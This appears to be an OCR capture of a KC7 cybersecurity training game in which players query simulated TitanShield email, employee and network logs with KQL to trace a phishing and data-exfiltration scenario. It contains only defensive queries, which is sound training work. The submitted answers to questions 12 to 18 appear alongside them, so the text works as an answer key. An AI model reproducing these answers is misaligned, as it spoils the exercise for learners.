

KC7
76%
Section 5: A Heartbreak
Question 12: (175) points
Clearly, this has been an extensive attack. This threat actor has conducted reconnaisance, sent phishing emails, and executed malicious commands on devices in our network.
Let's see if we can find evidence of further malicious actions after the commands ran. One thing we really need to look out for is data exfiltration, which is when a threat actor steals data from our network!
Which employee did the threat actor exfiltrate data from?
David Jackson
Solved by 185 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
Email
| where subject contains "exfil"
Table 1
Add visual
Stats
Search
UTC
Done (0.310 s)
3 records
timestamp
sender
reply_to
recipient
subject
verdict
link
2024-08-04 02:26:55.0000
david_jackson@titanshield.com
exfilbucket93@gmail.com
Data Exfiltration PART 1 of ...
CLEAN
2024-08-04 03:22:55.0000
Data Exfiltration PART 2 of ...
2024-08-04 04:01:55.0000
Data Exfiltration PART 3 of ...



KC7
81%
Section 5: A Heartbreak
Question 13: (180) points
What address did the actor send the exfiltrated data to?
exfilbucket93@gmail.com
Solved by 176 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
Email
| where subject contains "exfil"
Table 1
Add visual
Stats
Search
UTC
Done (0.310 s)
3 records
timestamp
sender
reply_to
recipient
subject
verdict
link
exfilbucket93@gmail.com
2024-08-04 02:26:55.0000
david_jackson@titanshield.com
Data Exfiltration PART 1 of ...
CLEAN
2024-08-04 03:22:55.0000
Data Exfiltration PART 2 of ...
2024-08-04 04:01:55.0000
Data Exfiltration PART 3 of ...


85%
KC7
Section 5: A Heartbreak
Question 13 (solved): (180) points
What address did the actor send the exfiltrated data to?
exfilbucket93@gmail.com
Solved by 176 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
You have have exfiltrated the answer sheet
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyTimes
kc7001.eastus.Titan...
Run
Recall
KQL tools
kc7001.eastus/TitanShield
Pin to dashboard
Open
Copy
Export
Email
| where subject contains "exfil"
Table 1
Add visual
Stats
Search
UTC
Done (0.310 s)
3 records
timestamp
sender
reply_to
recipient
subject
verdict
link
2024-08-04 02:26:55.0000
david_jackson@titanshield.com
exfilbucket93@gmail.com
Data Exfiltration PART 1 of ...
CLEAN
2024-08-04 03:22:55.0000
Data Exfiltration PART 2 of ...
2024-08-04 04:01:55.0000
Data Exfiltration PART 3 of ...


85%
KC7
Section 5: A Heartbreak
Question 14: (205) points
What is this user's IP address?
10.10.0.8
Solved by 181 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyTimes
kc7001.eastus.Titan...
Run
Recall
KQL tools
kc7001.eastus/TitanShield
Pin to dashboard
Open
Copy
Export
ployees
| where name == "David Jackson"
Table 1
Add visual
Stats
Search
UTC
Done (0.788 s)
1 records
hire_date
name
user_agent
ip_addr
email_addr
username
role
hostname
mfa_enabled
company_domain
2022-08-18...
David J...
Mozilla/5.0 (...
10.10.0.8
david_jackso...
dajackson
Senio...
2XWD-DESK...
True
titanshield.com


90%
KC7
Section 5: A Heartbreak
Question 15: (100) points
The browsing logs might help us better understand what happened with this user.
When (enter full timestamp) did David Jackson make a google search about EDR alerts?
2024-08-03T07:09:23Z
Solved by 183 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyTimes
kc7001.eastus.Titan...
Run
Recall
KQL tools
kc7001.eastus/TitanShield
Pin to dashboard
Open
Copy
Export
OutboundNetworkEvents
| where src_ip == "10.10.0.8"
Table 1
Add visual
Stats
Search
UTC
Done (0.315 s)
74 records
timestamp
method
src_ip
user_agent
url
2024-07-01 09:56:42.0000
POST
10.10.0.8
Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.105 Safari/537.36
https://HFP22LGYT6.cloudfront.net
2024-07-01 14:14:31.0000
http://8L1PWGPHVT.cloudfront.net
2024-07-02 10:35:25.0000
GET
https://docs.google.com/spreadsheets/d/
2024-07-02 13:39:45.0000
https://en.wikipedia.org/wiki/Borgoricco
2024-07-04 09:24:26.0000
https://drive.google.com/drive/u/1/folder
2024-07-04 09:48:24.0000
https://ph3gr.googleadservices.com/qdbf
2024-07-04 13:50:57.0000
https://klim.com/online/public/files/login
2024-07-05 15:04:35.0000
http://defensecontractors.com/share/ima
2024-07-06 09:37:34.0000
https://cdpn.io/public/online?tracking=ca
2024-07-06 13:42:03.0000
http://coinguides.org/published/online/ic
2024-07-07 08:23:04.0000
http://shohagh.com/public/search/image
2024-07-07 08:54:43.0000
https://reports.titanshield.com/id/?auth=


KC7
96%
Section 5: A Heartbreak
Question 17: (120) points
How many total Google searches did David make?
6
Solved by 180 players || Need help?
Submit
Game links
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
Available Tables
Game Ranking
Query Data (ADX)
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyTimes
kc7001.eastus.Titan...
Run
Recall
KQL tools
kc7001.eastus/TitanShield
Pin to dashboard
Open
Copy
Export
1 OutboundNetworkEvents
2 | where src_ip == "10.10.0.8"
Table 1
Add visual
Stats
Search
UTC
Done (0.315 s)
74 records
timestamp
method
src_ip
user_agent
url
2024-07-01 09:56:42.0000 POST 10.10.0.8 Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.105 Safari/537.36 https://HFP22LGYT6.cloudfront.net
2024-07-01 14:14:31.0000 POST 10.10.0.8 Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.105 Safari/537.36 http://8L1PWGPHVT.cloudfront.net
2024-07-02 10:35:25.0000 GET 10.10.0.8 Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.105 Safari/537.36 https://docs.google.com/spreadsheets/d/
2024-07-02 13:39:45.0000 GET 10.10.0.8 Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.105 Safari/537.36 https://en.wikipedia.org/wiki/Borgoricco
2024-07-04 09:24:26.0000 POST 10.10.0.8 Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.105 Safari/537.36 https://drive.google.com/drive/u/1/folder
2024-07-04 09:48:24.0000 GET 10.10.0.8 Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.105 Safari/537.36 https://ph3gr.googleadservices.com/qdbr
2024-07-04 13:50:57.0000 POST 10.10.0.8 Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.105 Safari/537.36 https://klim.com/online/public/files/login
2024-07-05 15:04:35.0000 POST 10.10.0.8 Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.105 Safari/537.36 http://defensecontractors.com/share/ima
2024-07-06 09:37:34.0000 POST 10.10.0.8 Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.105 Safari/537.36 https://cdpn.io/public/online?tracking=ca
2024-07-06 13:42:03.0000 GET 10.10.0.8 Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.105 Safari/537.36 http://coinguides.org/published/online/ic
2024-07-07 08:23:04.0000 POST 10.10.0.8 Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.105 Safari/537.36 http://shohagh.com/public/search/image
2024-07-07 08:54:43.0000 GET 10.10.0.8 Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.105 Safari/537.36 https://reports.titanshield.com/id/?auth=


KC7
100%
Section 5: A Heartbreak
Question 18: (51) points
Congratulations!
You successfully uncovered two sophisticated attacks targeting TitanShield's most sensitive projects. First, you discovered the download of a malicious game via a phishing email, which led to the exfiltration of data related to Project Omega. This attack was orchestrated by the notorious Moonstone Sleet. The other attack involved a romance scheme, leading to the exfiltration of critical details and information about the system, network, and users, attributed to Crimson Sandstorm.
Both attacks shared a common theme: sophisticated social engineering tactics leading to malicious file execution, data exfiltration, and severe potential threats to TitanShield's security and intellectual property. Your keen investigative skills revealed the extent of these attacks, the threat actors involved, and their malicious tactics.
In both attacks, social media was used by the threat actors to perform reconnaissance on their victims. So be careful what you post and who you connect with!
Type Open For Work to finish the module.
Open for work
Solved by 187 players || Need help?
Submit
You're too good at this!
BEST ANIMATIONS
You did it!
Yay! You completed the module. Let's celebrate. You will be awarded a badge for the completion of this module.
KC7 is made free by hardworking volunteers. If you enjoy the game, please tell others about it, share it on social media, or follow our accounts. Your support will help us bring free cybersecurity content to more people.
Done
View your badge